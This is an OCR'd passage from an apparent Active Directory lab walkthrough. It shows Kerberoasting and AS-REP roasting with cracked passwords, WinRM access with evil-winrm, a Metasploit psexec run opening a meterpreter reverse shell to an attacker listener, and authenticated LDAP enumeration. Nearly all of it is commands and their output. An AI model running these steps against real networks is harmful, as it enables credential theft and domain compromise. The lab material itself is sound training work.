


```
$krb5tgs$23$*mssql_svc$THECYBORG.LAB$thecyborg.lab/mssql_svc*$a3b6537dce6a83066e57f866bed5bf92$26870da668a2b3418513e80104c4ed5ae68c8cb3a1b05caaa
a811d4666694cf78d7314b1cf09a2035e6cde4938a722634789a75e5e45e2e9b1449790efb36a6dc865b6687a1fc1ff013cd252346f6eeba0a81fd60d2378330316e8e2b58e6bbfe
81c02d68c0c5a8c21358f1265212489bc7b7c9f0cf051b07cccdebde6367791f8d6a2820ba92e241113f22bb0c4fc7c4df81c453aa6f8e220bbe4fa3cb1aea265135f95f551e70df
146ce2bdcf77784d53f52518d07ccf3daa4970713e25a16e4ab9ed355abafca9e87f71a0002c773e0d0d293622153c0675034534b7caa8cccb88256ae3d0a5baaddce5bf41e2a938
01fe42a738e467c9b5e193344534bc7e20a96e6978279c109c25ae40476a3f4ed7cec42254370cb1de8ac7d684b0765ddd37ac0e81f86f800f774ad4c997bd11a306853c027b17ed
d5dd5b10995b04a3e75e6f0629554c01e3f14772c005aecd7adbd19746d7512d4b88bc56ed07b2cbfdc12139c5cd255d04d2be63735d8f3569f7b2810e822ebd5139a8997cd1e3af
660422445b70f6cada71403d326943bf6fc932a24a421f57a4c7834a9bb3fb31a1d806d2afaeea3b4465944cc0ad768a1a947a0bec009e82bdcd575d5f2ac7932d7fe8c4e4ba4b6b
8680b925770cff5e9fce3640b8a9379f52ec1e7ff5e843627c07c0bf10f1ef9cc4f8a7c98c32b7053c41ece3b15d9ea1820fe70c098569846151ef2575370d1548d5dcbd62dff83f
dbcda11f6ed48ed93c9864c368be0baabacd4d9d97b02549a03d623ac48cfd1a0f425c366f9ce28f7a3eee2c068104ebda6424b06a91142218a01c93eac322befee9fd3e2a8945bc
ad39865d4c6c9af57799e83f19e95608fe930a1de2e35314748ef4f00481663c3357c550a41c88e9f92bbbb249e1b097d89a09b5d9607f74234593a4933648e33a55c95dd48115c1
7e9d73410ae8a39fd12dfb1fab89c7737cebdd5dd8e1359d8ef9bc1f8f7940b9260007f4da1373f4d39863fa7186889ba867320475ac524f64a39c55f9dde36b0c15d54228de4b27
2b069234c63498ff9fc7c45a76a3e3eba8cd475724396b7ecd34234b584367821919055ab00bef2d390ddea05c51ed15d8997c81962ffb4148955d65e8056577576eabbb718d72ff
d48fd5a81291bcc2fa510c9a8d39da82519d394169e1b7ac902b5469f5a5c052500eca47efe19203bed783ba549dc58f2ad2b6f1433b1461965d630279571437b7c6b12448ec13a7
26379efd51587c0314769b4e22adc003c0ce13c92760fc956f92627773d85ad98e127a6f98dd690120a4822b5c085e1260bbd7eb2af48c3d60a6a8b6a33ab1b10ea1640cef113f25
46e071857f9a3c7b7ee37d315866559e2800ab7cc250bd9c75ab79f620ad907c93820379d40c886bbad4343c54835ca999501bb94758b14e92ffff9c4c6aa55ab2c59a634230114a
67c5ee38caa340b9c47f083f7a060253f9e0b05ff8787ebc4dc76cf697e14c3b5c7e6:Password@123

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*mssql_svc$THECYBORG.LAB$thecyborg.lab/...b5c7e6
Time.Started.....: Mon May 13 18:15:55 2024, (0 secs)
Time.Estimated...: Mon May 13 18:15:55 2024, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/root/Desktop/AD-Lab/PasswordList.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   508.7 kH/s (0.14ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 491/491 (100.00%)
Rejected.........: 0/491 (0.00%)
Restore.Point....: 0/491 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
```

2.3 AS-REProast Attack

Perform AS-REProast attack against a vulnerable user found on the enumeration stage using impacket library:


```
# ./GetNPUsers.py -request thecyborg.lab/
```



```
┌──(root㉿THECyb0rg)-[/usr/share/doc/python3-impacket/examples]
└─# ./GetNPUsers.py -request thecyborg.lab/
Impacket v0.11.0 - Copyright 2023 Fortra

Name         MemberOf                                  PasswordLastSet             LastLogon                   UAC

-----------  ----------------------------------------  --------------------------  --------------------------  --------
philis.bill  CN=Sales,CN=Users,DC=thecyborg,DC=lab     2024-05-20 18:47:14.642048  2024-05-20 18:47:45.376294  0x400200



$krb5asrep$23$philis.bill@THECYBORG.LAB:d7664c6acc8557b60202db5ee3c4108e$1a8e5ec4afa24c810933d4069040fdba77768c975f1
9b852c26896d65165f8395fa2e414540a96fae8894cbe840eeb02aa82c2701726f7ada2bb497dab70144444aedb318c925ddc1b19c68bc2f26b4
6f7a2d51c0b4e95120b57d9964ea25f9cb337edb442325d7570d0f75e3802eb93dc25203d05093703e13a04729fe812e8e69ac108b4deccee02f
e6973a9fec56d37851be5073882e50c80981c1d544537e7cbdd29e9ae5ed3f0e900c31e4955e2573544d3a74c7f83277de4ee10e635669f6d639
cdfc048aae82570ef19dcf52134961520bcc56d61cea28450ee91aa51a11c0143c1aef1c8e4f0b8f283fb
```

Crack the kerberos ticket of the philis.bill account using John-The-Ripper:

```
# john asrep.txt –wordlist=/root/Desktop/AD-Lab/PasswordList.txt
```




```
┌──(root㉿THECyb0rg)-[~/Desktop/AD-Lab]
└─# john asrep.txt --wordlist=/root/Desktop/AD-Lab/PasswordList.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Test@123         ($krb5asrep$23$philis.bill@THECYBORG.LAB)
1g 0:00:00:00 DONE (2024-05-20 18:55) 100.0g/s 49400p/s 49400c/s 49400C/s 123123..redwings
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

2.4 Initial Access

Gain access to the domain controller via WinRM using the identified credentials from password spray attack stage:


```
# evil-winrm -i 192.168.192.142 -u user1 -p Password@123 -n
```




```
┌──(root㉿THECyb0rg)-[~/Desktop/AD-Lab]
└─# evil-winrm -i 192.168.192.142 -u user1 -p Password@123 -n

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\user1\Documents> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : THECyborg-AD
   Primary Dns Suffix  . . . . . . . : thecyborg.lab
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : thecyborg.lab
                                       localdomain

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : 00-0C-29-07-76-D6
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::fb06:112d:f5d3:9b12%5(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.192.142(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Monday, May 13, 2024 3:02:55 PM
   Lease Expires . . . . . . . . . . : Monday, May 13, 2024 4:58:37 PM
   Default Gateway . . . . . . . . . : 192.168.192.2
   DHCP Server . . . . . . . . . . . : 192.168.192.254
   DHCPv6 IAID . . . . . . . . . . . : 83889193
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2D-D1-D4-46-00-0C-29-07-76-D6
   DNS Servers . . . . . . . . . . . : ::1
                                       127.0.0.1
   Primary WINS Server . . . . . . . : 192.168.192.2
   NetBIOS over Tcpip. . . . . . . . : Enabled
*Evil-WinRM* PS C:\Users\user1\Documents> _
```

Gain access using PsExec module in Metasploit Framework with the identified credentials from password spray attack stage:


```
# msfconsole

# msf > use exploit/windows/smb/psexec
# msf > set RHOST 192.168.192.142

# msf > set SMBUser user1

# msf > set SMBPass Password@123

# msf > exploit
```



```
┌──(root㉿THECyb0rg)-[~/Desktop/AD-Lab]
└─# msfconsole
Metasploit tip: View all productivity tips with the tips command


                                   .,,.                  .
                                .\$$$$$L..,,==aaccaacc%#s$b.       d8,    d8P
                     d8P        #$$$$$$$$$$$$$$$$$$$$$$$$$$$b.    `BP  d888888p
                  d888888P      '7$$$$\""""''^^`` .7$$$|D*"'```         ?88'
  d8bd8b.d8p d8888b ?88' d888b8b            _.os#$|8*"`   d8P       ?8b  88P
  88P`?P'?P d8b_,dP 88P d8P' ?88       .oaS###S*"`       d8P d8888b $whi?88b 88b
 d88  d8 ?8 88b     88b 88b  ,88b .osS$$$$*" ?88,.d88b, d88 d8P' ?88 88P `?8b
d88' d88b 8b`?8888P'`?8b`?88P'.aS$$$$Q*"`    `?88'  ?88 ?88 88b  d88 d88
                          .a#$$$$$$"`          88b  d8P  88b`?8888P'
                       ,s$$$$$$$"`             888888P'   88n      _.,,,ass;:
                    .a$$$$$$$P`               d88P'    .,.ass%#S$$$$$$$$$$$$$$'
                 .a$###$$$P`           _.,,-aqsc#SS$$$$$$$$$$$$$$$$$$$$$$$$$$'
              ,a$$###$$P`  _.,-ass#S$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$####SSSS'
           .a$$$$$$$$$$SSS$$$$$$$$$$$$$$$$$$$$$$$$$$$$SS##==--""''^^/$$$$$$'
                                                                  ,&$$$$$$'
                                                                 ll&&$$$$'
                                                              .;;lll&&&&'
                                                            ...;;lllll&'
                                                          ......;;;llll;;;....
                                                           ` ......;;;;... .  .


       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]
```



```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                192.168.192.142  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass               Password@123     no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write
   SMBUser               user1            no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.192.128  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```



```
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 192.168.192.128:4444
[*] 192.168.192.142:445 - Connecting to the server...
[*] 192.168.192.142:445 - Authenticating to 192.168.192.142:445 as user 'user1'...
[*] 192.168.192.142:445 - Selecting PowerShell target
[*] 192.168.192.142:445 - Executing the payload...
[+] 192.168.192.142:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (176198 bytes) to 192.168.192.142
[*] Meterpreter session 1 opened (192.168.192.128:4444 -> 192.168.192.142:64970) at 2024-05-13 19:14:04 +0700

meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```


3. BloodHound and Authenticated Enumeration

After obtaining the valid set of credentials from the password spray and kerberoast attack, the obtained set of credentials could be used to further enumerate on the environment using authenticated session and bloodhound against the Active Directory (AD) environment to visualize the possible attack paths. Further noted that, some of the information enumerated in the phase was not identified within unauthenticated enumeration stage.

3.1 Authenticated LDAP Enumeration

Enumerate computer objects within the environment using the identified set of credentials:


```
# python3 windapsearch.py -u user1 -p Password@123 -d thecyborg.lab -C
```



```
┌──(root㉿THECyb0rg)-[~/Desktop/AD-Lab/windapsearch]
└─# python3 windapsearch.py -u user1 -p Password@123 -d thecyborg.lab -C
[+] No DC IP provided. Will try to discover via DNS lookup.
[+] Using Domain Controller at: 192.168.192.142
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=thecyborg,DC=lab
[+] Attempting bind
[+]     ...success! Binded as:
[+]      u:THECYBORG-LAB\user1

[+] Enumerating all AD computers
[+]     Found 3 computers:

cn: THECYBORG-AD
operatingSystem: Windows Server 2019 Datacenter Evaluation
operatingSystemVersion: 10.0 (17763)
dNSHostName: THECyborg-AD.thecyborg.lab

cn: PC1
operatingSystem: Windows 10 Enterprise Evaluation
operatingSystemVersion: 10.0 (19045)
dNSHostName: PC1.thecyborg.lab

cn: PC2
operatingSystem: Windows 10 Enterprise Evaluation
operatingSystemVersion: 10.0 (19045)
dNSHostName: PC2.thecyborg.lab
```

Enumerate unconstrained delegation systems within the environment using the identified set of credentials:

```
# python3 windapsearch.py -u user1 -p Password@123 -d thecyborg.lab –unconstrained-computer
```

